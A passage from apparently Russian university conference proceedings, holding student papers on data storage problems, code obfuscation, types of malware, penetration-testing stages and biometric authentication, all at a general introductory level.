Стоимость. Запуск собственного центра обработки данных – дорогостоящая операция. Потребуется потратить деньги на первоначальную настройку, текущее обслуживание и расходы, связанные с людьми, ответственными за его обслуживание [7].

Безопасность. Безопасность является серьезной проблемой, которую необходимо решить. Гипотетически, если данные где-то хранятся, их может получить третья сторона. Существует множество уровней безопасности, которые могут помочь предотвратить несанкционированный доступ, включая шифрование и зависимость от сторонних поставщиков, но есть предел тому, насколько хорошо они могут вас защитить – даже у ФСБ возникают проблемы с обеспечением безопасности своих данных, когда его собственные лучшие практики не соблюдаются. Требуется вести напряженную работу, выбирая лучших партнеров и постоянно следя за тем, чтобы команда придерживалась лучших практик [8-11].

Целостность. Практически любая форма хранения данных может быть повреждена. Бродячие частицы могут мешать большинству форм хранения данных, а все, что основано на магнитных полосах или электрическом хранении, может быть повреждено электромагнитными помехами. Даже если нет внешнего источника, напрямую вмешивающегося в это, данные могут естественным образом ухудшаться со временем. Лучше всего для защиты здесь использовать несколько резервных копий [12].

Масштаб. Возможно найти решение для хранения данных, которое адекватно удовлетворяло бы текущие потребности, но что произойдет, если эти потребности внезапно изменятся? Как будет учитываться потребности в их нынешнем виде через 5 лет? Решению для хранения данных требуется определенная емкость для масштабирования. Здесь стоит предоставить себе как можно больше вариантов, поскольку не будет точно знать, как изменятся ваши потребности в будущем [13].

Пользовательский интерфейс и доступность. Данные не принесут большой пользы, если к ним трудно получить доступ; в конце концов, хранение данных - это всего лишь временная мера, поэтому можно позже проанализировать данные и использовать их с пользой. Соответственно, понадобится какая-то система с интуитивно понятным, доступным пользовательским интерфейсом (UI) и чистой доступностью для любых функций. [14]

Совместимость. Если планируется использовать несколько систем или приложений с данными, необходимо убедиться, что они совместимы. Для этого нужно найти партнера по хранению данных с открытым API и чистой системой перехода. Эти проблемы могут быть еще более серьезными, в зависимости от нескольких переменных, которые могут относиться к организации:

Объем. Чем больше данных нужно хранить, тем сложнее будут становиться эти проблемы. То, что хорошо работает для небольшого объема данных, может не работать так же для больших требований.

Предсказуемость. Возможно, не получится предсказать свои краткосрочные или долгосрочные потребности в хранилище. Это делает практически невозможным быстрое реагирование или точное прогнозирование будущего спроса [15-16].

Заключение

Вышеописанные проблемы защиты информации - это лишь небольшая часть из всех имеющихся в настоящее время, которые охватывают широкий круг как в промышленных предприятиях, так и административных организациях.

Большинству организаций необходимо заручиться согласием нескольких внутренних руководителей и внешних партнеров при принятии решения, связанного с данными. Это может замедлить процесс и затруднить поиск компромиссов.

К счастью, существует постоянный темп инноваций, направленных на поиск новых и лучших решений этих постоянных проблем с хранением данных. Чем лучше происходит понимание основных проблем, стоящие перед вами при хранении данных, тем лучшие решения вы сможете найти для их устранения.

СПИСОК ИСТОЧНИКОВ

1. Пантелеев, М. С. Безопасность в облачных хранилищах. Современные тенденции развития науки и техники / М. С. Пантелеев, П. И. Авдеев – М. : Энергия, 2018. – С. 45-47.
2. Кодолов, П. А. Облачное хранилище данных / П. А. Кодолов // Наука, технологии и образование. – 2016. – № 4 (22). – С. 51-53.
3. Леонов, В. Google, Windows и другие облачные технологии / В. Леонов. Эксмо-Пресс, 2012. – 304 с.
4. Что происходит за кулисами: обзор архитектуры [Электронный ресурс] // dropbox.com: интернет-статья. 2018. 12 сентября. URL: <https://www.dropbox.com/business/trust/security/> (дата обращения: 17.10.2022)
5. GeeksforGeeks «Информационная безопасность» [Электронный ресурс] // geeksforgeeks.org: интернет-статья. 2020. 22 июня. URL: <https://www.threats-to-information-security> (дата обращения: 17.10.2022)
6. Жизненный цикл данных и жизненный цикл метаданных [Электронный ресурс] // github.com: интернет-статья. 2020 26 сентября. URL: <https://github.com/iradche/Data-Intro-2020-course/blob/master/lectures/lec03.md> (дата обращения: 17.10.2022)
7. Трещев, И. А. Безопасность компьютерных сетей. Практические аспекты / И. А. Трещев, И. А. Кожин. – Екатеринбург : Издательские решения, 2020. – 190 с.
8. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях : сб. науч. тр. / Комсомольск-на-Амуре государственный университет. – Комсомольск-на-Амуре : Комсомольск-на-Амуре государственный университет, 2022. – С. 349-351.
9. Трещев, И. А. Моделирование компонентов транспортных средств с использованием технологий интернета вещей / И. А. Трещев, В. А. Кузнецов // Наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции : сб. науч. тр. / Комсомольск-на-Амуре государственный университет. – Комсомольск-на-Амуре : Комсомольск-на-Амуре государственный университет, 2022. – С. 147-149.
10. Бирюков, А. А. Информационная безопасность: защита и нападение / А. А. Бирюков. - М.: ДМК Пресс, 2013. – 474 с.
11. Мельников, Д. А. Информационная безопасность открытых систем: учебник / Д. А. Мельников. - М.: Флинта, 2013. – 448 с.
12. Партыка, Т. Л. Информационная безопасность : учеб. пособие / Т. Л. Партыка, И. И. Попов. - М.: Форум, 2012. – 432 с.
13. Шаньгин, В. Ф. Информационная безопасность компьютерных систем и сетей: учеб. пособие / В. Ф. Шаньгин. - М.: ИД ФОРУМ, 2013. – 416 с.
14. Малюк, А. А. Информационная безопасность: концептуальные и методологические основы защиты информации : учеб. пособие для вузов. - М: Горячая линия-Телеком, 2004. – 280 с.
15. ГОСТ Р ИСО/МЭК 15408-2002 «Информационная технология. Методы обеспечения безопасности. Критерии оценки безопасности информационных технологий».
16. Блинов, А. М. Информационная безопасность : учеб. пособие / А. М. Блинов. - СПб.: Изд-во СПбГУЭФ, 2010. – 96 с.

Челухин Владимир Алексеевич, доктор технических наук, профессор, заведующий кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Chelukhin Vladimir Alekseevich, Doctor of Technical Sciences, Professor, Head of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Ларченко Александр Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Larchenko Alexander Alekseevich, student, Komsomolsk-on-Amur State University

ОБФУСКАЦИЯ КАК МЕТОД УСИЛЕНИЯ ЗАЩИТЫ ИНФОРМАЦИИ

OBFUSCATION AS A METHOD OF ENHANCING INFORMATION PROTECTION

Аннотация. Данная работа посвящена знакомству с обфускацией, криптографическим методом защиты информации, используемой в целях “запутывания” исполняемого кода программы или текста, как метод усиления информационной безопасности информации. Рассмотрена основная суть метода, его преимущества и недостатки. Даны примеры использования.

Abstract. This work is devoted to acquaintance with obfuscation, a cryptographic method of protecting information used for the purpose of “obfuscating” executable program code or text, as a method of enhancing information security of information. The main essence of the method, its advantages and disadvantages are considered. Examples of usage are given.

Ключевые слова: обфускация, проникновение, угроза, защита, информационная безопасность, криптографический метод.

Key words: obfuscation, penetration, threat, protection, information security, cryptographic method.

Введение

Обфускация – наиболее значимый криптографический метод защиты информации, используемый в целях “запутывания” исполняемого кода программы или текста, рисунок 1.

В следствии использования данного метода защиты информации исполняемый код или текст сохраняют свои функции, но усложняются для его понимания человеком или декомпилирующей программой. Этот метод так же может использоваться злоумышленниками для введения пользователя в заблуждение путём скрытия вредоносного ПО под обычную программу [1-3].

Методы обфускации

Программа обфускатор противодействует действиям злоумышленников, пытающихся взломать какое-либо ПО путём разбора кода программы, который был получен в результате работы дизассемблера на наличие уязвимостей. Благодаря получению исходного кода, злоумышленники могут составлять программы по подбору ключей активации лицензированного ПО, а также, вносить в исполняемый файл программы изменения или доработки, позволяющие отключать модули исходного, когда, которые являются нежелательными.

Помимо вышесказанного, программы обфускаторы используются программистами не только для защиты и затруднения анализа исходного, когда программы, но и для уменьшения в размере исходного кода, что в свою очередь используется в разработке, например, баз данных.



Рисунок 1 – Схема обфускации информации

Существует два вида обфускации: ручная и машинная.

1. Ручная обфускация - ввиду технологического развития, устарела и практически не используется [4]. Методы ручной обфускации были таковы:

- Ручная замена названий переменных.
- Добавление ложных точек вызова функции.
- Работа с памятью в Ассемблере.

Этот вид обфускации занимал много времени, но дешифровать такой код было крайне сложно.

2. Машинная обфускация – в настоящее время почти для всего кода используют программы обфускаторы. Каждый язык программирования имеет собственные программы для работы с кодом и его настройки. Так же, помимо этого, появилось большое количество программ, позволяющих анализировать исходный код [6, 7].

В обоих случаях, при обфускации кода следует правильно оценивать те части кода, запутывание которых будет наиболее эффективным. Обфускации кода, критичного для производительности программы или программного обеспечения следует избегать [5].

Пример применения обфускации

Декомпиляция программ Java и .NET достаточно проста. В этом случае обфускатор оказывает неоценимую помощь тем, кто хочет скрыть свой код от посторонних глаз. Зачастую после обфускации декомпилированный код повторно не компилируется.

Обфускация HTML помогает спамерам : на почтовом клиенте, который способен отображать HTML, текст читается, но антиспам-фильтр, который имеет дело с исходным HTML-файлом, пропускает нежелательное сообщение, не распознавая в нём запретной строки.

Простейший пример обфусцированного HTML:

```
<b>Маш</b><b>ина</b>
```

При просмотре пользователь увидит слово «**Машина**», в то время как в исходном коде оно расчленено и воспринимается как два отдельных слова.

У обфускации существуют минусы, из-за чего большое количество программистов её не используют или делают это крайне редко:

1. Расходуется большее количество времени для обработки кода компьютером – так как, некоторые части кода заменяются или разбиваются на несколько функций или команд, программа становится менее ёмкой, соответственно на её выполнение и анализ требуется большее количество времени.

2. Обфусцированный код почти невозможно править, если исходный код был утерян или удалён. В случае, если программист после преобразования кода обфускатором, удалил исходный код программы, внести в него какие-то исправления почти невозможно, разработчику проще написать новый код, чем разобраться с изменённым.

3. Потеря гибкости кода – после процедуры обфускации, код может стать зависимым от платформы или компилятора.

Заключение

В заключении всего вышесказанного хотелось бы отметить достоинства программ обфускаторов, которые помогают защитить интеллектуальную собственность от рук злоумышленников, а также немалое количество недостатков. Например, после работы обфускатора существует ненулевая вероятность того, что прошедший через обфускатор код вообще не будет работать. Чем труднее исходный код, тем выше такая вероятность.

СПИСОК ИСТОЧНИКОВ

1. Treschev, I.A., Security analysis of distributed information systems. For students of technical specialties / I.A. Treschev 2018. – 100 p.
2. Развитие виртуальных пространств современности. Бондарев И.В., Караванов И.В., Обласов А.А. В сборнике: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях. Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Комсомольск-на-Амуре, 2022. С. 349-351.
3. Трещев И.А., Кузнецов В.А. Моделирование компонентов транспортных средств с использованием технологий интернета вещей. В сборнике: Наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции. Комсомольск-на-Амуре, 2022. С. 147-149.
4. Декоративная обфускация PERL-кода: JAPH Журнал «Хакер», 10 апреля 2007 года.
5. Чернов А. В. Интегрированная среда для исследования "обфускации" программ. Доклад на конференции, посвящённой 90-летию со дня рождения А.А.Ляпунова. Россия, Новосибирск, 8-11 октября 2001 года. <http://www.ict.nsc.ru/ws/Lyap2001/2350/>.
6. B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, K. Yang. On the (Im)possibility of Obfuscating Programs. LNCS, 2001, 2139, pp. 1-18.
7. S. Chow, Y. Gu, H. Johnson, V. Zakharov. An approach to the obfuscation of control-flow of sequential computer programs. LNCS, 2001, 2200, pp. 144-155.

УДК 004.491.22

Челухин Владимир Алексеевич, доктор технических наук, доцент, заведующий кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Cheluhin Vladimir Alekseevich, Doctor of Technical Sciences, Associate Professor, Head of the Department of Information Security of Automated Systems, Komsomolsk-on-Amur State University

Миронов Даниил Иванович, студент, Комсомольский-на-Амуре государственный университет

Mironov Daniil Ivanovich, student, Komsomolsk-on-Amur State University

ОБЗОР ВРЕДОНОСНЫХ ПРОГРАММ

MALWARE OVERVIEW

Аннотация. Целью исследования является изучение влияния компьютерных вирусных атак и предоставление рекомендаций о том, как люди могут защитить свой персональный компьютер (ПК) от вирусных атак. Важно бороться с вирусными атаками и их превентивными механизмами среди пользователей персональных компьютеров в этом электронном глобальном мире. После выявления типичных факторов, которые приво-

дят к компьютерным вирусным атакам, пользователям персональных компьютеров предлагаются возможные решения для преодоления этих вирусных атак и их будущего улучшения использования компьютеров.

Abstract. The aim of the study was to study the impact of computer virus attacks and provide recommendations on how people can protect their personal computers (PCs) from virus attacks. In this global electronic world, the fight against virus attacks among personal computer users and the mechanisms for their prevention are very important. After identifying the typical factors that lead to computer virus attacks, personal computer users are offered possible solutions to overcome such virus attacks and improve their future use of computers.

Ключевые слова: вредоносная программа, компьютерный вирус, угроза, защита, безопасность, информация.

Key words: malware, computer virus, danger, defense, security, information.

Введение

Вредоносное ПО является собирательным названием для ряда вариантов вредоносного программного обеспечения, включая вирусы, программы-вымогатели и шпионские программы. Сокращение от вредоносного программного обеспечения, вредоносное ПО обычно состоит из кода, разработанного кибератаками, предназначенного для нанесения обширного ущерба данным и системам или для получения несанкционированного доступа к сети. Вредоносное ПО обычно доставляется в виде ссылки или файла по электронной почте и требует, чтобы пользователь нажал на ссылку или открыл файл для выполнения вредоносного ПО [1].

Вредоносное ПО на самом деле было угрозой для отдельных лиц и организаций с начала 1970-х годов, когда впервые появился вирус Creeper. С тех пор мир подвергся атакам со стороны сотен тысяч различных вариантов вредоносных программ, все с намерением нанести наибольший ущерб и ущерб, насколько это возможно.

Типы вредоносных программ

Категории компрометирующих вредоносных программ – это общий термин, который охватывает множество различных типов угрожающего программного обеспечения. Для ИТ-специалистов важно определить, в какую категорию попадает вредоносное ПО, чтобы определить наилучший подход к сдерживанию [2-3].

Вот различные типы вредоносных программ:

- Вирус: Подобно реальному вирусу, этот тип вредоносного ПО прикрепляется к безопасным файлам на вашем компьютере, а затем реплицируется, распространяясь и заражая другие файлы.

- Червей: Черви напоминают вирусы, поскольку они являются типом инфекции, которая реплицируется для заражения других систем. Однако, в отличие от вирусов, червям не нужен хозяин для распространения. Черви являются самоподдерживающимися и могут распространяться без человеческой или технологической помощи.

- Трояны: Троян получил свое название от истории Троянского коня. Трояны маскируются под безвредное программное обеспечение и могут инициировать различные атаки на системы. Некоторым троянам помогает человеческая деятельность, в то время как другие функционируют без вмешательства пользователя.

- Шпионские программы: Другой тип вредоносного ПО с говорящим названием, шпионское ПО – это программное обеспечение, которое тайно устанавливается в системе или устройстве и отслеживает действия для сбора полезной информации.

- Боты: Боты часто используются для автоматизации задач и динамического взаимодействия с посетителями сайта. К сожалению, то, что используется во благо, часто может быть украдено для зла, и боты являются ярким примером этого. Ботнеты подключаются обратно к серверу и самораспространяются, что делает их особенно по-

лезными для компрометации большого количества устройств. Это обычная тактика в DDoS-атаках.

- Программы-вымогатели: Эта категория вредоносных программ блокирует вас от систем или шифрует ваши данные с целью восстановления доступа после отправки крупной суммы денег злоумышленнику.

- Рекламное ПО: Рекламное ПО является особой неприятностью, когда дело доходит до вредоносного ПО. Он принимает форму в виде всплывающих окон и рекламы, которые отправляют данные при нажатии.

- Руткиты: Руткиты используют процесс, известный как перехват, для получения доступа и изменения вызовов API (от англ. Application Programming Interface, рус. Интерфейс прикладного программирования) операционной системы, которые используются для предоставления системной информации. Эта форма вредоносного ПО присутствует на уровне ядра или на встроенном ПО системы. Руткиты могут быть использованы для маскировки гнусной деятельности, происходящей за «кулисами».

- Кейлогеры: Программы кейлогеры отслеживают нажатия клавиш, чтобы помочь злоумышленникам распознать конфиденциальную информацию, например, пароль электронной почты.

Это ни в коем случае не полный список, но он предлагает отправную точку для выявления и оценки более сложных угроз [4].

Способы защиты от вредоносного программного обеспечения

Существует несколько способов обнаружения и предотвращения вредоносных программ на устройствах [5-10]:

1. Обновляйте свои устройства, Apple и Microsoft регулярно выпускают обновления для операционных систем. Загрузка и установка обновлений обеспечивают безопасность вашего устройства с помощью современных систем, которые повышают их безопасность.

2. Не загружайте ссылки, в которых вы не уверены, особенно если они находятся на веб-сайте, покрытом мигающими объявлениями. Находясь в Сети, вы всегда должны проявлять осторожность при посещении веб-сайтов, которые кажутся небезопасными.

3. Не доверяйте всплывающим окнам с просьбой загрузить программное обеспечение. Закройте окно и постарайтесь не щелкать внутри всплывающего окна.

4. Используйте антивирусное программное обеспечение для дополнительной защиты. Он пригодится при загрузке файлов и проверке устройств на наличие скрытых вредоносных программ. Рекомендуется регулярно сканировать устройства, чтобы поймать любые вирусы или червей на ранней стадии.

Заключение

Вредоносное ПО является одной из самых больших угроз безопасности вашего компьютера, планшета, телефона и других устройств. Вредоносное ПО включает в себя вирусы, шпионские программы, программы-вымогатели и другое нежелательное программное обеспечение, которое тайно устанавливается на ваше устройство. Как только вредоносное ПО появится на вашем устройстве, преступники могут использовать его для кражи вашей конфиденциальной информации, отправки вам нежелательной или неуместной рекламы, требования оплаты за расшифровку данных, зашифрованных программами-вымогателями, и сделать ваше устройство уязвимым для еще большего количества вредоносных программ.

СПИСОК ИСТОЧНИКОВ

1. Челухин, В. А. Комплексная информационная безопасность автоматизированных систем: Учебник для вузов / В. А. Челухин. - Комсомольск-на-Амуре: Изд-во Комсомольского-на-Амуре государственного технического университета, 2014. - 207с.

2. Трещев, И. А. Безопасность операционных систем. Часть 1. Рейд, восстановление файлов, метасплит / И. А. Трещев, Г. Ф. Вильдяйкин, И. А. Кожин. – Екатеринбург : Издательские решения, 2020. – 140 с.
3. Трещев, И. А. Технология сканирования уязвимостей / И. А. Трещев, Г. Ф. Вильдяйкин, А. С. Ватолина. – Екатеринбург : Издательские решения, 2020. – 136 с.
4. Трещев, И. А. Техника и технология атак злоумышленников в распределенных информационных системах. Часть 1 Разведка, нанесение ударов. / И. А. Трещев, А. С. Ватолина, В. А. Сериков. – Екатеринбург : Издательские решения, 2021. - 160 с.
5. Бузов, Г. А. Защита от утечки информации по техническим каналам: Учебн. пособие / Бузов Г. А., Калинин С. В., Кондратьев А. В. - М.: Горячая линия - Телеком, 2005. - 416 с.
6. Запечников, С. В. Информационная безопасность открытых систем. Часть 1: Учебник для вузов / Запечников С. В., Милославская Х. Г., Толстой А. И.
7. Девянин, П. Х. Учебник. Информационная безопасность предприятия / П. Х. Девянин, А. А. Садердинов, Б. А. Трайнев [и др.] - М., 2006.- 335 с.
8. Петраков, А. В. Основы практической защиты информации. Руководство. -М., 2005.- 281 с.
9. Хорев, А. А. Защита информации от утечки по техническим каналам: Учебник. разрешение. - М.: МО РФ, 2006.
10. Будников, С. А. Информационная безопасность автоматизированных систем: Учебник, второе издание, дополненное / С. А. Будников, Х. В. Паршин. – Воронеж : Издательство Болховитинова, 2011.

УДК 004.456

Челухин Владимир Алексеевич, доктор технических наук, доцент, заведующий кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Cheluhin Vladimir Alekseevich, Doctor of Technical Sciences, Associate Professor, Head of the Department of Information Security of Automated Systems, Komsomolsk-na-Amure State University

Миронов Даниил Иванович, студент, Комсомольский-на-Амуре государственный университет

Mironov Daniil Ivanovich, student, Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ ПЕНТЕСТИНГА В ЦЕЛЯХ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

APPLICATION OF PENTESTING FOR THE PURPOSE OF INFORMATION SECURITY

Аннотация. Данная работа посвящена исследованию основных принципов защиты от внешних и внутренних угроз проникновение в систему. Благодаря применению данного инструмента можно выявить уязвимости любой организации, а также определить методы для улучшения информационной безопасности. Использование данных методов защиты информации позволяет обеспечить безопасность объектов различных уровней сложности, а также дает возможность оперативного изменения инфраструктуры и свойств исследуемых объектов.

Abstract. This work is devoted to the study of the basic principles of protection against external and internal threats penetration into the system. Using this tool, you can identify the vulnerabilities of any organization, as well as identify methods for improving information security. The use of these methods of information protection makes it possible to ensure the security of objects of various levels of complexity, and also makes it possible to quickly change the infrastructure and properties of the objects under study.

Ключевые слова: проникновение, угроза, защита, безопасность, информация.

Key words: penetration, danger, defense, security, information.

Введение

Для того чтобы понять опасности и осознать риски, с которыми сталкиваются информационные системы следует понять, что существует множество уязвимостей и дать им оценку. В ином случае, существует риск недооценить нарушения информационной защищенности, которые в свою очередь имеют все шансы подвергнуться атаке злоумышленника определенную автоматизированную систему. К счастью, имеется и хорошие новости: подобные уязвимости в отсутствии угрозы возможно корректно обнаружить с помощью тестирования на проникновение, либо с помощью любых других тестов на утечки информации [1].

Пентестинг

Пентестинг, а иными словами тест на проникновение в систему важен и нужен для осмысления рисков, с которыми сталкиваются различные информационные системы. Испытание на попадание вредоносных программ в информационную или автоматизированную систему заключается в серии исследований, основанных на атаках с целью раскрытия их незащищенных зон, либо уязвимостей. Они предназначены для систематизации патологий защищенности, а также их результатов. С использованием подобного теста можно приобрести довольно точное понимание о концепции атак злоумышленника и производительности защиты от них.

Пентестеры, или тестировщики на проникновение помогают определить вероятность успешных атак и обнаружить нарушения безопасности, возникающие в результате использования эксплойтов с высокой популярностью у злоумышленников. Они также позволяют обнаруживать другие уязвимости, которые не могут быть обнаружены автоматизированным сетевым программным обеспечением или специализированными программами, а также могут использоваться для оценки того, могут ли администраторы систем успешно обнаруживать атаки и эффективно реагировать на них [2].

Различные подходы к тестированию на проникновение

Тестировщики применяют три подхода к тестированию на проникновение в зависимости от доступной информации и типа обнаруженной уязвимости (рисунок 1):

1. Белый ящик

В тесте белого ящика тестировщики имеют полное знание системы и полный доступ. Цель этого подхода – провести всестороннее тестирование системы и собрать как можно больше информации. Преимущество в этом случае заключается в том, что, поскольку тестер имеет неограниченный доступ и знания системы, включая качество кода и внутреннюю структуру, пентест может выявить даже удаленно расположенные уязвимости, что дает почти полную картину безопасности.

2. Черный ящик

Как можно было догадаться, при таком подходе тестировщик ничего не знает о системе и разрабатывает тест как неосведомленный злоумышленник. Этот подход наиболее близок к реальной атаке и требует высокой степени технических навыков. Этот подход имеет наибольшую продолжительность, чем подход белого ящика.

3. Серый ящик

Как следует из названия, этот подход занимает промежуточное положение между тестированием белого и черного ящиков. Тестировщик имеет лишь ограниченные знания о системе. Преимущество этого подхода заключается в том, что при ограниченном объеме знаний тестировщик имеет более сфокусированную область атаки и, таким образом, избегает любого метода проб и ошибок.




Рисунок 1 – Подходы к тестированию на проникновение

Этапы тестирования на проникновение

Процесс тестирования на проникновение можно разбить на пять этапов (рисунок 2):

1. Планирование и рекогносцировка

Первый этап включает в себя:

Определение объема и целей теста, включая системы, которые должны быть рассмотрены, и методы тестирования, которые будут использоваться.

Сбор информации (например, сетевые и доменные имена, почтовый сервер), чтобы лучше понять, как работает цель атаки и ее потенциальные уязвимости.




Рисунок 2 – Пять этапов тестирования

2. Сканирование

Следующим шагом является понимание того, как цель атаки будет реагировать на различные попытки вторжения [3]. Обычно это делается с помощью:

- Статический анализ – проверка кода для оценки его поведения во время выполнения. Эти инструменты могут сканировать весь код за один проход.

- Динамический анализ – проверка кода в запущенном состоянии. Это более практичный способ сканирования, поскольку он обеспечивает представление производительности приложения в режиме реального времени.

3. Получение доступа

На этом этапе используются атаки на цель, такие как межсайтовые сценарии, SQL-инъекции и бэкдоры, для выявления уязвимостей цели [4-5]. Затем тестировщики пытаются использовать эти уязвимости, как правило, путем повышения привилегий, кражи данных, перехвата трафика и т. д., чтобы понять ущерб, который они могут нанести.

4. Поддержание доступа

Задача этого этапа – посмотреть, может ли уязвимость быть использована для достижения постоянного присутствия в эксплуатируемой системе – достаточно долго, чтобы злоумышленник мог получить углубленный доступ [6-7]. Идея состоит в том, чтобы имитировать продвинутое постоянное угрозы, которые часто остаются в системе в течение нескольких месяцев, чтобы украсть наиболее конфиденциальные данные организации.

5. Анализ

Результаты теста на проникновение затем обобщаются в отчет с подробным описанием:

- Конкретные уязвимости, которые были использованы
- Конфиденциальные данные, к которым был получен доступ
- Количество времени, в течение которого тестировщик мог оставаться в системе незамеченным

Эта информация анализируется сотрудниками службы безопасности, чтобы помочь настроить параметры брандмауэра (сетового экрана) предприятия и другие решения безопасности приложений для исправления уязвимостей и защиты от будущих атак [8-10].

Заключение

В заключении следует сказать, что частота тестов на проникновение зависит от нескольких факторов, включая бюджет, размер среды и ее динамичность. Слишком частое тестирование не даст достаточно времени для устранения проблем, а слишком редкое тестирование делает систему уязвимым для новых методологий атак. Поэтому, чтобы определить золотую середину, необходимо учесть все переменные данной системы. Также хорошо спланированное и скоординированное тестирование на проникновение не будет разрушительным для системы. Важно обеспечить, чтобы все заинтересованные стороны были осведомлены о сроках, и чтобы соответствующие группы пользователей и администраторов были проинформированы. При должном опыте и целенаправленном подходе снижается риск столкнуться с наиболее вероятным сбоем системы.

СПИСОК ИСТОЧНИКОВ

1. Chelukhin, V.A. Integrated Information Security of Automated Systems: Textbook for High Schools / V. A. Chelukhin. - Komsomolsk-on-Amur: Publishing House of Komsomolsk-on-Amur State Technical University, 2014. - 207p. - Bibliography: p.201-2017. - 273-00.
2. I.A. Treschev, G.F. Vildyaikin, I.A. Kozhin Security of operating systems. Part 1. Raid, file recovery, metasploit // Publishing Solutions 2020 - 140с.
3. I.A. Treschev, G.F. Vildyaikin, A.S. Vatolina Vulnerability Scanning Technology / Publishing Solutions, 2020. – 136 p. ISBN 978-5-4498-9961-3
4. I.A. Treschev, A.S. Vatolina, V.A. Serikov Technique and technology of intruder attacks in distributed information systems. Part 1 Reconnaissance, launching attacks. / Publishing solutions, 2021. - 160 p. ISBN 978-5-0055-1061-7 (vol. 1) ISBN 978-5-0055-1062-4

5. Buzov G.A. Protection against information leakage through technical channels: Uchebn. allowance / Buzov G.A., Kalinin S.V., Kondratiev A.V. - M.: Hotline - Telecom, 2005. - 416 p.
6. Zapechnikov C.V. Information security of open systems. Part 1: Textbook for universities / Zapechnikov S.V., Miloslavskaya H.G., Tolstoy A.I.
7. Devyanin P.H. Saderdinov A.A., Trainev B.A. etc. Textbook. Information security of the enterprise. - M., 2006.- 335.
8. Petrakov A.V. Fundamentals of practical information security. Tutorial. -M., 2005.- 281 p.
9. Khorev A.A. Protection of information from leakage through technical channels: Textbook. allowance. - M.: MO RF, 2006.
10. Budnikov S.A., Parshin H.V. Information security of automated systems: Textbook, second edition, supplemented by E.A. Bolkhovitinov Publishing House, Voronezh, 2011.

УДК 004.77.424

Челухин Владимир Алексеевич, доктор технических наук, профессор кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Chelukhin Vladimir Alekseevith, Professor of Physical and Mathematical Sciences, Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Талдыкина Алина Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Taldykina Alina Sergeevna, student of Komsomolsk-na-Amure State University;

Миронов Даниил Иванович, студент, Комсомольский-на-Амуре государственный университет

Mironov Daniil Ivanovich, student of Komsomolsk-na-Amure State University

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ НА ОСНОВЕ БИОМЕТРИЧЕСКОЙ АУТЕНТИФИКАЦИИ

INFORMATION SECURITY BASED ON BIOMETRIC AUTHENTICATION

Аннотация. Работа посвящена оценке и обеспечению информационной безопасности на основе биометрической аутентификации. Сегодня биометрические данные становятся неотъемлемой частью жизни современного человека. Многие пользователи уже сейчас используют отпечаток пальца или систему распознавания лиц для разблокировки телефона, а также для входа в многие приложения, такие как онлайн банк. Причина в том, что данная система проста в использовании и не требует запоминать большое количество паролей, тем самым упрощает процесс авторизации пользователя, то с развитием технологий обретает все большую популярность.

Abstract. The work is devoted to the assessment and provision of information security based on biometric authentication. Today, biometric data is becoming an integral part of modern human life. Many users are already using a fingerprint or face recognition system to unlock the phone, as well as to log in to many applications, such as online banking. The reason is that this system is easy to use and does not require memorizing a large number of passwords,

thereby simplifying the user authorization process, then with the development of technology it is becoming increasingly popular.

Ключевые слова: информационные технологии, информационная безопасность, уязвимости, компьютеры, биометрическая аутентификация, система распознавания лиц.

Key words: information technologies, information security, cloud services, expert analytics, confidential information.

Введение

На данный момент биометрические данные становятся неотъемлемой частью жизни современного человека. Многие пользователи уже сейчас используют отпечаток пальца или систему распознавания лиц для разблокировки телефона, а также для входа в многие приложения, такие как онлайн банк. Так как данная система проста в использовании и позволяет не запоминать большое количество паролей, тем самым упрощает процесс авторизации пользователя, то с развитием технологий обретает все большую популярность. Помимо этого, подобные данные являются абсолютно уникальными, вследствие этого позволяют с наибольшей точностью определить личность человека, пытающегося получить доступ к информации, тем самым обеспечивая большую безопасность и надежность. Но не смотря на все удобство и возрастающую популярность, система постоянно сталкивается с разными способами взлома данных, поскольку биометрические данные используются не только для входа в социальные сети, но и для банковских систем, то хакеры всего мира ищут способы обмана биометрической аутентификации.

Что относится к биометрическим данным

Биометрические данные используются для идентификации пользователей. Но что же к ним относится? Это набор информации о человеке, включающий в себя его физиологических и поведенческих различия, с помощью которых можно подтвердить личность человека. Используются они для получения доступа пользователя к каким-либо данным или объектам. Список данных, относящихся к биометрическим, указан в Федеральном законе №152. К биометрическим данным относятся: папиллярные линии кожи на пальцах ног и рук, генетический код (ДНК), рисунок роговицы глаза, данные индивидуального строения лица (разрез глаз, овал лица и т.д.).

Особенность хранения биометрических данных

Биометрическая система хранит не фотографии или запись, а набор цифр, из которых состоит модель человека. Рассмотрим принцип построения модели:

Для ее построения на нашем лица система находит опорные точки (от 68 до 200 и более в зависимости от сложности системы), далее для найденной точки определяются индивидуальные характеристики - дескриптор, на которые не влияют прически, макияж и т.д. В базе данных хранится полученный дескриптор (массив чисел), который и формируют биометрическую модель.

В чем опасность использование биометрических данных?

В первую очередь опасность для пользователей связанная с особенностью биометрических данных, которые отличают их от привычной нам системы с использованием логина и пароли или двухфакторной аутентификации.

– Биометрические данные являются публичными. Для хакеров не составит сильного труда найти видео, фотографии или запись голоса человека.

– В отличие от пароля или номера телефона, мы не можем изменить наши биометрические данные, тем самым остановить или предотвратить хакерскую атаку.

– Система допускает, что человек может отличаться от собранных данных из-за внешних факторов, тем самым подтверждая личность не со 100% вероятностью.

